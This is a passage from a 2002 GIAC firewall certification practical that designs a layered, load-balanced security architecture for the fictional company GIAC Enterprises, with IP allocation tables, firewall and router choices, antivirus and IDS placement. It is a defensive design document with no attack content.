Global Information Assurance Certification Paper

Securing GIAC Enterprises: A High Availability Solution

By: Jonathan Martin

Level Two Firewalls, Perimeter Protection, and VPNs
GCFW Practical Assignment
Orlando SANS April 1-7, 2002
Version 1.7

Submitted by: Jonathan Martin
Date: September 2, 2002

Table of Contents

GIAC Enterprises: Proposed Security Infrastructure

1. **Purpose:**

GIAC Enterprises is a growing Internet startup company that sells fortune cookie sayings. The company generates most of their sales online. As GIAC grows, the need for a secure, reliable infrastructure increases. GIAC's customers require access to purchase online fortunes 24 hours a day, seven days a week. Likewise, GIAC's partners and suppliers also need persistent access to GIAC's network in order to resell and continue to supply new fortunes. The main focus of this project is to provide a High Availability Infrastructure to GIAC's customers, partners, suppliers, and employees. The HA solution is accomplished by the extensive use of load balanced firewalls, border routers and the fault tolerant configuration of hubs and switches.

The methodology behind this proposed security infrastructure directly reflects the needs and requirements of the business. The primary factors and drivers for all the decisions made were derived based on what GIAC needs to be successful in satisfying it's current customers while effectively winning new customers. After complying with the business requirements, the strategies changed gear and aimed to lock down as much of the network infrastructure as possible. We have utilized a well known practice called "Defense in Depth" for the strategy we applied in GIAC's design. A user has to pass through multiple layers of security before reaching the desired resources. While these layers are transparent to the user, they create complex hurdles for a hacker to overcome. The security architecture is designed to meet GIAC's business requirements while mitigating the risk of a breach in confidentiality, availability, or integrity.

2. **Assignment 1 - Security Architecture:**

The first section of this project includes detailed diagrams of the proposed security infrastructure for GIAC. The first diagram is a view of the entire network. The rest of the diagrams elaborate on the sub-networks that live inside the public firewalls. Following the diagrams are written explanations of the components in the design as well as each device's role, and how it is implemented. Please note that not all the devices are explained. The goal of this section is to provide the reader with an understanding of how GIAC will provide a high availability solution to customers and business partners. GIACs main focus is to provide a High Availibity Infrastructure to it's customers, partners, and employees. The HA solution is accomplished by the extensive use of Radware devices as well as load balanced firewalls, border routers and fault tolerant hubs and switches

2.1 **Radware:**

Radware is the most crucial infrastructure piece that creates the high availability environment offered to GIAC's customers, partners and employees. The two products that Radware will utilize are the Linkproof and the Fireproof. Both of these devices run on a Radware proprietary operating system. The Linkproofs run version 2.14 and the Fireproofs run 2.30.03. The Linkproof is designed specifically to load balance Internet Links. They work by monitoring the border routers and the firewalls. If a Linkproof ever sees that a router is down then it will divert all traffic only to the operating router(s). The Linkproof will also monitor the load that each router / firewall is processing and divert traffic through the device that is conducting the least amount of activity.
GIAC believes that the cost of Radware is justified by being able to commit to an exceptionally high level of service to customers. GIAC also realizes that this current design still has single points of failure (ex. The Web Servers, Proxy, etc). However, this is the initial plan for the security infrastructure. Later improvements will include load balanced web servers and proxy devices through the use of Radware Web Server Directors and Cache Server Directors. The Radware devices that will be initially put into place will provide a fault tolerant path to and from GIAC's network.

2.2 **Network design & IP Address Scheme:**

GIAC will implement a network which will be divided into three sub-networks. These networks will be located behind the public firewalls and will include a Screened Services Network, a Partner Network, and an Internal Local Area Network (LAN). The Screened Services Network will provide a location for the SMTP mail relay server, the DNS caching server, and the Web Proxy servers that customers will connect to in order to purchase online fortunes from the Interent. The Partner network will provide GIAC's business partners the functionality they need to acquire and resell fortunes and it will also serve as a designated place for GIAC's suppliers to submit all new fortune sayings which are created. The LAN is by far the largest sub-network and will house the Windows 2000 domain and the majority of GIAC's internal servers as well as the Windows 2000 professional workstations used by employees. The LAN will actually contain a sub network that will be referred to as the Secure LAN. This network will be located behind a set of firewalls running Linux IP Tables. The Secure LAN will provide a place for extremely sensitive data. Servers that will live in the Secure LAN will consist of the main Oracle Database server, the Checkpoint management console, logging server, and the Real Secure management console.

In order to set up security architecture for GIAC enterprises, an IP scheme needs to be created. GIAC will be given two network ranges: one from each ISP. ISP 'A' will provide a network IP of 197.23.1.0 with a 255.255.255.0 subnet mask while ISP 'B' will provide GIAC with a network IP of 197.23.99.0 and a 255.255.255.0 subnet mask. These two IP addresses are Class "C" public IP address space which is currently reserved by IANA (http://www.iana.org/assignments/ipv4-address-space). Please note that these IP addresses were selected for this paper only. This range is still reserved by IANA according to the preceding reference. With the 24-bit mask, these IP addresses will give GIAC 508 (254 X 2) public IP addresses. In reality, this scheme provides room for 254 different devices since all of GIAC's resources will be load balanced by the Linkproofs. Since we will utilize Hide NAT for most of the internal resources on GIAC's network, 254 public IP addresses will provide plenty of room for future growth opportunities. Most of the Network Address Protocol (NAT) configuration will be set up on the Linkproof devices outside of the firewall.

All internal network segments will be given non-routable IP addresses in accordance with RFC 1918 ("Address Allocation for Private Internets"). The Screened Services Network will be given a 10.50.0.0/16 network ID. The partner network will utilize a network ID of 10.70.0.0/16. The Internal LAN will use a 10.10.0.0 address scheme with a 16-bit subnet mask. The Secure LAN segment within the Internal LAN will utilize a 192.168.101.0 address with a 24-bit subnet mask. This 192 address is intended to stand out so that Intrusion Detection will be more effective. If an analyst sees traffic flowing to or from the 192.168.101.0 address space, a flag should be raised knowing that communication with the

most sensitive part of the network is taking place. The 172.16 subnets are used between various Radware devices and Firewall interfaces to connect all the internal networks together.

2.3 **GIAC's IP allocation Table:**

2.3.1 **Perimeter/DMZ:**

Cisco 3640 #1:	123.123.123.123	(external interface)
	197.23.1.10	(internal interface)
Cisco 3640 #2	124.124.124.124	(external interface)
	197.23.99.10	(internal interface)
VPN Contivity #1	197.23.1.100	(external interface)
	172.16.60.100	(internal interface)
VPN Contivity #2	197.23.99.101	(external interface)
	172.16.60.101	(internal interface)
Linkproof Primary	197.23.1.11	(external interface – from ISP #1)
	197.23.99.11	(external interface – from ISP #2)
	172.16.100.11	(internal interface)
Linkproof Secondary	197.23.1.12	(external interface – from ISP #1)
	197.23.99.12	(external interface – from ISP #2)
	172.16.100.12	(internal interface)
Perimeter Firewall #1	172.16.100.1	(DMZ interface)
	172.16.50.1	(Screened Services interface)
	172.16.60.1	(Partner Network interface)
	172.16.10.1	(Internal LAN interface)
Perimeter Firewall #2	172.16.100.2	(DMZ interface)
	172.16.50.2	(Screened Services interface)
	172.16.60.2	(Partner Network interface)
	172.16.10.2	(Internal LAN interface)

2.3.2 **Screened Services Network:** 10.50.0.0/16

Fireproof Primary	172.16.50.11	(interface #1)
	10.50.0.11	(interface #2)
Fireproof Secondary	172.16.50.12	(interface #1)
	10.50.0.12	(interface #2)

DNS Caching Server	10.50.0.13
Squid Reverse Proxy	10.50.10.14
Squid Proxy	10.50.10.15
Sendmail Server	10.50.10.16

2.3.3 **Partner Network:** 10.70.0.0/16

Fireproof Primary	172.16.60.11	(interface #1)
	10.60.0.11	(interface #2)
Fireproof Secondary	172.16.60.12	(interface #1)
	10.60.0.12	(interface #2)
Partner Firewall #1	10.60.0.1	("10.60" interface)
	10.70.0.1	(Partner Network interface)
Partner Firewall #2	10.60.0.2	("10.60" interface)
	10.70.0.2	(Partner Network interface)
Oracle Supplier DB	10.70.0.13	
Apache Web Server	10.70.0.14	

2.3.4 **Internal LAN:** 10.10.0.0/16


Fireproof Primary	172.16.10.11	(interface #1)
	10.10.0.11	(interface #2)
Fireproof Secondary	172.16.10.12	(interface #1)
	10.10.0.12	(interface #2)
AD Domain Controller #1	10.10.0.13	
AD Domain Controller #2	10.10.0.14	
Exchange 2000 Server	10.10.0.15	
ACE Server	10.10.0.16	
RADIUS Server	10.10.0.17	
Apache Web Server	10.10.0.18	

2.3.5 **Secure LAN:** 192.168.101.0/24


Sec LAN Firewall #1	10.10.0.1	(LAN interface)
	192.168.101.1	(Secure LAN interface)

Sec LAN Firewall #2	10.10.0.2	(LAN interface)
	192.168.101.2	(Secure LAN interface)
Oracle DB Server	192.168.101.11	
Checkpoint Mgmt Console	192.168.101.12	
Syslog Server	192.168.101.13	
Real Secure Console	192.168.101.14	


2.4 **Network Design**




2.5 **Network Design with IPs**




2.6 **Screened Services Network**



2.7 **Partner Network**



2.8 **Internal LAN**



2.9 **Border Router: CISCO 3640**

Two Cisco 3640 routers will connect GIAC enterprises to the Internet via two separate Internet Service Providers. Two Radware Linkproofs will provide load balancing and the fail over configuration for the two border routers. The Radware Linkproof is a hardware device designed specifically to load balance Internet links. All of the Radware devices on the network will be managed by Security Administrators on the Internal LAN who will be running the ConfigWare management console. As well as providing connectivity to the Internet, the Cisco 3640 routers will serve as the first layer of security protecting the network. Refer to Assignment #2 for the details of how the routers will utilize Cisco's Access Control Lists in order to statically filter certain network traffic. The devices will run IOS version 12.2(10a) and will contain 64MB of Ram and 32 MB of Flash. All of the Cisco routers on the entire GIAC network will be managed by Security Administrators running SSH sessions so that the traffic will be encrypted (Telnet will be disabled on all router configurations). It is worthy to note that the IOS 12.2(10a) supports 3-DES SSH encryption.

2.10 **Firewall: Checkpoint FW-1 v. 4.1 SP5**

The next layer of perimeter defense (after the router) is the firewall configuration. We will use two Nokia 440 hardware devices with IPSO 3.5-FCS7 operating system for our primary firewalls. The partner/supplier network will also be placed behind a separate pair of Nokia boxes running IPSO 3.5. The partner firewalls will provide an additional layer of security for suppliers and partners accessing the network through the VPN. We will place servers with sensitive data, such as the central Oracle database and the network management machines, behind a pair of internal firewalls running Linux IP Tables. We will utilize Radware Fireproofs to load balance the set of perimeter and partner firewalls in order to achieve a fault tolerant firewall configuration. VRRP will provide a fault tolerant configuration for the internal set of firewalls. Checkpoint FW-1 has been chosen as the primary firewall solution that will run on each of the Nokia 440 boxes. The choice of firewall products was driven by two major factors. First, FW-1 satisfies all of the business needs imposed by GIAC and it also fits into the economic scope of this project. The second factor that was considered is that FW-1 meets the requirement of being a stateful inspection based solution that is easy to configure utilizing the resources currently available to GIAC. Since GIAC already has Checkpoint FW-1 certified engineers, no additional training will be required thus saving time and money. Other Firewall products were taken into consideration such as the CISCO PIX and Linux IPTABLES. The Linux product was actually chosen to be the Internal Firewall solution because it offers a lower "Up Front" cost (since the software is free) and more logging features and rule

base flexibility than any other firewall product commercially available. GIAC also likes having Firewalls from two different vendors to enhance the security layer architecture. One major benefit of CISCO PIX is that this product will actually record the sequence numbers of packets. "This flexibility enables the logging of sequence prediction based attacks at the PIX Firewall" (SANS 2.2 p.91). Even though there are many other robust firewall solutions, FW-1 fits the business case and will provide a solid foundation for GIAC's perimeter firewall configuration.

In order to provide an additional level of security, we will install a host level firewall on every Windows 2000 server and workstation. The product of choice is Black ICE from Network ICE. This product offers rule sets that will further mitigate a breach in security. The rules will be exclusively set by the Black ICE management console which will live behind the internal firewall located in the LAN. The primary goal of utilizing a host level firewall solution is to protect laptop users from attack when they connect to the Internet from home. The secondary goal is to add to the overall strategy of Defense in Depth for GIAC's security infrastructure.

2.11 **Virus Protection: Symantec's Norton Anti-Virus**

GIAC's virus policy will ensure that every Server and Workstation on GIAC's network will have Norton AntiVirus 7.6 installed and active. The Anti-Virus console will run on the Real Secure console box and will keep all clients up to date with the latest virus definitions from Norton. GIAC will also implement the Norton AntiVirus Exchange plug-in in order to protect the Mailbox database.

2.12 **IDS: Real Secure**

The next layer of security, titled Intrusion Detection Systems (IDS), will serve as a means to detect a security breach that is either in process or that has already occurred. It is worth noting that the goal of GIAC's IDS implementation is not aimed at reducing the risk of an intrusion, but rather to provide data in order to begin the incident handling process. GIAC will utilize Intrusion Detection sensors throughout the network architecture to detect attacks originating from both internal and external sources.
Real Secure IDS will handle Intrusion Detection throughout GIAC's network. Real Secure software will work by detecting any unusual or malicious network activity (through the use of defined signatures much like anti-virus definitions) and notifying the Incident Handling Response Team. An IDS sensor will be placed in the DMZ between the Border Router and the Firewall. In and effort to view all network packets in the DMZ, GIAC will plug the intrusion sensor into a HUB (instead of a switch) that will connect the Router to the Linkproof so that all

